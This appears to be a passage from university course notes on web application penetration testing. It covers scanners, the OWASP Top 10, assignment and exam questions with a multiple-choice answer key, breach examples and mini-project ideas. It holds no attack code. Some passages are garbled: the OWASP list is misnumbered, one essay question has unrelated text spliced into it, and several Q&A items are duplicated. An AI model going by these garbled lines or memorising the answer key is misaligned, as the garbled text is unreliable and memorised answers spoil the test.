Nessus – A leading vulnerability scanner for identifying weaknesses in web apps and networks.

- Detects misconfigurations, missing patches, and insecure setups.
- Leverages an extensive plugin database for comprehensive scanning.

Nikto – An open-source web server scanner focused on identifying configuration flaws.

- Detects outdated software, insecure HTTP methods, and SSL issues.
- Provides detailed vulnerability reports and remediation tips. Lightweight and fast, Nikto complements tools like Burp Suite and ZAP for server-side assessments.

Wireshark – A network protocol analyzer used to inspect communication between clients and servers.

- Captures and analyzes HTTP/HTTPS traffic.
- Identifies exposed credentials or insecure data transmissions.
- Assesses the security of underlying communication protocols. Wireshark enhances testing by revealing potential data leaks or insecure connections.

Benefits of Web Application Penetration Testing

Early Vulnerability Detection – Identifies exploitable flaws before attackers can exploit them, helping organizations patch issues like SQLi or XSS early in the development cycle.

Regulatory Compliance – Ensures adherence to mandatory frameworks such as PCI DSS, GDPR, and HIPAA, which require regular security assessments and testing.

Enhanced Security Posture – Strengthens an organization's overall defense strategy by exposing and resolving weaknesses like CSRF or authentication flaws.

Risk Mitigation – Helps prioritize vulnerabilities based on their severity, ensuring that critical risks are addressed first to reduce overall exposure to cyber threats.

6 OWASP Top 10

The OWASP Top 10 is a standard awareness document that lists the ten most critical security risks to web applications. Published by the non-profit Open Worldwide Application Security Project (OWASP), this list helps developers, security professionals, and organizations prioritize efforts to make their web applications more secure.

The latest version, released in 2021, focuses on a more data-driven and root-cause-based approach.

The OWASP Top 10 (2021)

The 2021 list includes:

1.Broken Access Control: Failures in access control can allow an attacker to gain access to user accounts, view sensitive files, and modify or destroy data.

2.Cryptographic Failures: Formerly known as Sensitive Data Exposure, this category now focuses on the root cause—failures related to cryptography that can lead to sensitive data exposure or system compromise.

3.Injection: This occurs when untrusted data is sent to a web application, allowing an attacker to execute malicious commands. It includes SQL, OS, and Cross-Site Scripting (XSS) injections.

4.Insecure Design: A new category for 2021, focusing on risks related to design flaws rather than implementation defects. This emphasizes the need for secure design patterns and threat modeling.

5. Security Misconfiguration: Risks resulting from incorrectly configured security settings on application servers, databases, and frameworks. The former XML

6. External Entities (XXE) category is now part of this risk.

Vulnerable and Outdated Components: Using vulnerable libraries, frameworks, or other software components can compromise an entire system. This risk category moved up significantly since the 2017 list.

7. Identification and Authentication Failures: Weaknesses in handling user identities, authentication, and session management can allow attackers to compromise credentials or bypass authentication.
8. Software and Data Integrity Failures: A new category that focuses on integrity violations related to software updates, critical data, and CI/CD pipelines. This includes insecure deserialization.
9. Security Logging and Monitoring Failures: Previously Insufficient Logging & Monitoring, this category now emphasizes the need for effective logging and monitoring to detect and respond to security incidents.
10. Server-Side Request Forgery (SSRF): This vulnerability can force a server-side application to make requests to an unintended location, potentially allowing access to unauthorized services.

The importance of the OWASP Top 10

Standardized Guidance: It provides a list of common security risks for developers and security teams.

Risk Prioritization: Organizations use the list as a guide to focus resources on the most critical security issues.

A Starting Point: While not exhaustive, it's a foundational step for creating more secure software.

10. ASSIGNMENT UNIT V

SET 1

A social media web application allows users to post status updates that include emojis. What type of XSS vulnerability would be most likely if the application fails to properly sanitize user input before displaying the status updates to other users?

SET 2

Create a scenario where a misconfigured or misused ORM could still lead to an SQLi vulnerability. What steps would you take as a penetration tester to find and exploit this?.

SET 3

What is the primary difference between a resource exhaustion DoS and this "single-packet" DoS? How can this exploit be prevented, and what are the implications for software developers?

SET 4

Propose a testing strategy that leverages the authenticated session to find vulnerabilities that would be missed in a black-box test. For example, how would you test for insecure direct object references (IDORs) or privilege escalation?.

SET 5

Which OWASP Top 10 risk category was ignored? Discuss the trade-offs between performance and security in this scenario and propose a solution that balances both needs effectively.

11. PART A Q & A (WITH K LEVEL AND CO) UNIT 5

1. Define Cross-Site Scripting (XSS). (K1, CO5)

A web security vulnerability that enables an attacker to inject malicious, client-side scripts into a web application, which are then executed by unsuspecting users.

2. Define SQL injection. (K1, CO5)

A code injection technique that exploits a security vulnerability in a web application's database layer. It allows an attacker to interfere with the queries that an application makes to its database.

3. Explain the primary goal of a Denial of Service (DoS) attack. (K1, CO5)

The primary goal is to make a server, service, or network resource unavailable to its intended users by overwhelming it with a flood of traffic or exploiting a vulnerability to cause a crash.

4. State what happens when an XSS vulnerability is exploited. (K2, CO5)

When an XSS vulnerability is exploited, the victim's browser executes the attacker's malicious script, which can lead to session hijacking, credential theft, or the execution of other malicious actions.

5. Define Cross-Site Scripting (XSS). (K1, CO5)

Web security vulnerability that enables an attacker to inject malicious, client-side scripts into a web application, which are then executed by unsuspecting users.

6. Define SQL injection. (K1, CO5)

A code injection technique that exploits a security vulnerability in a web application's database layer. It allows an attacker to interfere with the queries that an application makes to its database.

7. Explain the primary goal of a Denial of Service (DoS) attack. (K1, CO5)

The primary goal is to make a server, service, or network resource unavailable to its intended users by overwhelming it with a flood of traffic or exploiting a vulnerability to cause a crash.

8. State what happens when an XSS vulnerability is exploited. (K2, CO5)

When an XSS vulnerability is exploited, the victim's browser executes the attacker's malicious script, which can lead to session hijacking, credential theft, or the execution of other malicious actions.

9. Explain the difference between a vulnerability assessment and a penetration test. (K1, CO4)

A vulnerability assessment identifies and categorizes security weaknesses, while a penetration test attempts to exploit those vulnerabilities to determine the real-world risk.

10. Define "black-box testing." (K1, CO5)

Black-box testing is a type of penetration test where the tester has no prior knowledge of the application's internal structure, code, or architecture.

11. Name one automated tool used for vulnerability scanning. (K2, CO5)

An automated tool used for vulnerability scanning is Burp Suite's web vulnerability scanner.

12. Explain why insecure design is a distinct risk category in the 2021 OWASP Top (K1, CO6)

Insecure design focuses on risks related to design flaws rather than implementation defects, emphasizing the need for secure design patterns and threat modeling.

12. PART B Q s (WITH K LEVEL AND CO) UNIT V

1. Analyze the security implications of using a simple string concatenation to build SQL queries. Contrast this with the use of parameterized queries, detailing how prepared statements fundamentally change the interaction between the application and the database to prevent SQLi.(K4,CO5)
2. Analyze the differences in attack methodology between an in-band SQLi (e.g., error-based) and a techniques to overcome false positives and false negativeblind SQLi. Explain the different types of information an attacker could exfiltrate in a blind attack, even without visible error messages. Discuss the challenges of intrusion detection in modern high-speed networks. Suggest s.(K4,CO5)
3. Analyze the methodologies of a black-box, gray-box, and white-box penetration test. Contrast the types of vulnerabilities each method is best suited to discover and justify which approach would be most effective for a brand-new, complex enterprise web application.(K4,CO5)
4. Create a comprehensive threat model for a new online banking portal. Design a defensive strategy that addresses the most critical vulnerabilities identified, referencing specific OWASP Top 10 risks, and construct a testing plan to validate the effectiveness of your security controls.(K5,CO5)
5. Create a secure software development lifecycle (SSDLC) for a company that builds web applications. Formulate specific security activities and best practices to be implemented at each stage (e.g., design, development, testing, and deployment) to proactively address the risks outlined in the OWASP Top 10(K6,CO6)
6. Evaluate the effectiveness of client-side validation versus server-side validation for preventing XSS. Argue why relying solely on one method is insufficient and provide a comprehensive defense strategy combining both techniques(K6,CO6)

13. Supportive online Certification courses

PORTSWIGGER

Web Security Academy – PortSwigger Web

https://portswigger.net/web-security/learning-paths

TRYHACKME

Application Pentesting Path – TryHackMe

https://tryhackme.com/path/outline/webapppentesting

UDEMY

https://www.udemy.com/topic/penetration-testing/

COURSEERA

https://www.coursera.org/projects/web-application-security-testing-with-owsap-zap

14. Real time applications in day to day life and to Industry

Real-Time Application in Day-to-Day Life

Question:

In industry

E-commerce: A stored XSS vulnerability on a shopping website could allow an attacker to inject malicious code into a product description. This could be used to skim credit card details from customers as they check out, as seen in the 2018 British Airways breach.

Gaming: In 2019, the online game Fortnite experienced an XSS attack that redirected users to a fake login page to steal their credentials.

Healthcare portals: An XSS vulnerability in a patient portal could expose sensitive medical information or manipulate records by exploiting the session of a logged-in user.

SQL injection (SQLi)

Corporate espionage: An attacker could use SQLi to gain access to a company's confidential business documents, strategies, or trade secrets stored in a database.

Government services: In 2019, a breach affecting 8.3 million users of the graphic resource site Freepik involved SQLi to steal email addresses and password hashes.

Denial of Service (DoS)

In daily life

Disrupting online services: A user might experience a service outage for their favorite video streaming platform or online game due to a DDoS attack overwhelming the service's servers.

Internet provider issues: A DDoS attack targeting a major internet service provider (ISP), like the 2016 attack on DNS provider Dyn, can knock internet access offline for a large portion of the population.

In industry

E-commerce and financial services: A DDoS attack on a retailer during a peak shopping season (e.g., Black Friday) or a bank during high-volume trading hours can cause significant financial loss and damage to brand reputation.

Critical infrastructure: In 2007, Estonia's government, financial, and media websites were hit by a massive DDoS attack, believed to be the first coordinated cyberattack against a nation.

15. ASSESSMENT SCHEDULE

Tentative schedule for the Assessment During 2025-2026 ODD semester

S.NO	Name of the Assessment	Start Date	End Date	Portion
1	Unit Test 1			UNIT 1
2	IAT 1			UNIT 1 & 2
3	Unit Test 2			UNIT 3
4	IAT 2			UNIT 3 & 4
5	Revision 1			UNIT 5 , 1 & 2
6	Revision 2			UNIT 3 & 4
7	Model			ALL 5 UNITS

16. PRESCRIBED TEXT BOOKS & REFERENCE BOOKS

TEXT BOOKS:

1. Anand Shinde, "Introduction to Cyber Security Guide to the World of Cyber Security", Notion Press, 2021.
2. Network Security Essentials (Applications and Standards) by William Stallings Pearson Education, 2018.

REFERENCES:

1. William Stallings, "Cryptography and Network Security - Principles and Practice", Seventh Edition, Pearson Education, 2017.
2. Ravi Das and Greg Johnson, "Testing and Securing Web Applications", 2021.
3. Andrew Hoffman, Web Application Security: Exploitation and Countermeasures for Modern Web Applications, O'Reilly Media, Inc, 2020.

17 MINI PROJECTS SUGGESTIONS

Building and Securing a Simple Web Application

Create a basic web application, such as a blog or a simple e-commerce site.

Implement Features: Include user registration, login, displaying and submitting content (like blog posts or product reviews).

Introduce and Remediate Vulnerabilities: Intentionally include common vulnerabilities like:

Cross-Site Scripting (XSS): Make an input field vulnerable to stored or reflected XSS and then implement proper input sanitization and output encoding to fix it.

SQL Injection: Create a login form or search feature vulnerable to SQL injection and then refactor the code to use parameterized queries or prepared statements.

Broken Access Control: Implement different user roles (e.g., admin and regular user) and demonstrate how insecure direct object references or lack of proper authorization checks could allow a regular user to access admin-only functions, then fix these issues.

Understanding and Mitigating Denial of Service (DoS) Attacks

Focus on the defensive aspects of DoS attacks.

Research DoS Attack Types: Study different types of DoS attacks (e.g., HTTP floods, SYN floods) and how they impact web servers and applications.

Explore Mitigation Techniques: Research and potentially simulate (in a controlled, ethical environment you create, not against live systems) common mitigation strategies like rate limiting, using Content Delivery Networks (CDNs), and configuring Web Application Firewalls (WAFs).

Implement Basic Defenses: Set up a simple web server and configure basic rate limiting or access control rules to see how they affect traffic

18. GATEQUESTIONS

Which technique can be used in blind SQLi to extract data?

a) Boolean-based inference

b) Time-based inference

c) Out-of-band (OAST) requests

d) All of the above

Answer: d) All of the above

Failure to release resources in an application can lead to:

a) SQL Injection

b) Denial of Service

c) Privilege Escalation

d) Cross-Site Scripting

Answer: b) Denial of Service

Which Burp Suite feature is used for brute-force attacks and fuzzing input fields?

a) Proxy

b) Scanner

c) Intruder

d) Repeater

Answer: c) Intruder

Wireshark is used for:

a) Analyzing web server misconfigurations

b) Inspecting network traffic and protocols

c) Simulating SQL Injection attacks

d) Performing active scanning of APIs

Answer: b) Inspecting network traffic and protocols

What is the main goal of penetration testing?

a) Encrypt all sensitive data

b) Simulate attacks and identify exploitable vulnerabilities

c) Monitor network traffic in real time

d) Automatically patch all bugs

Answer: b) Simulate attacks and identify exploitable vulnerabilities

Thank you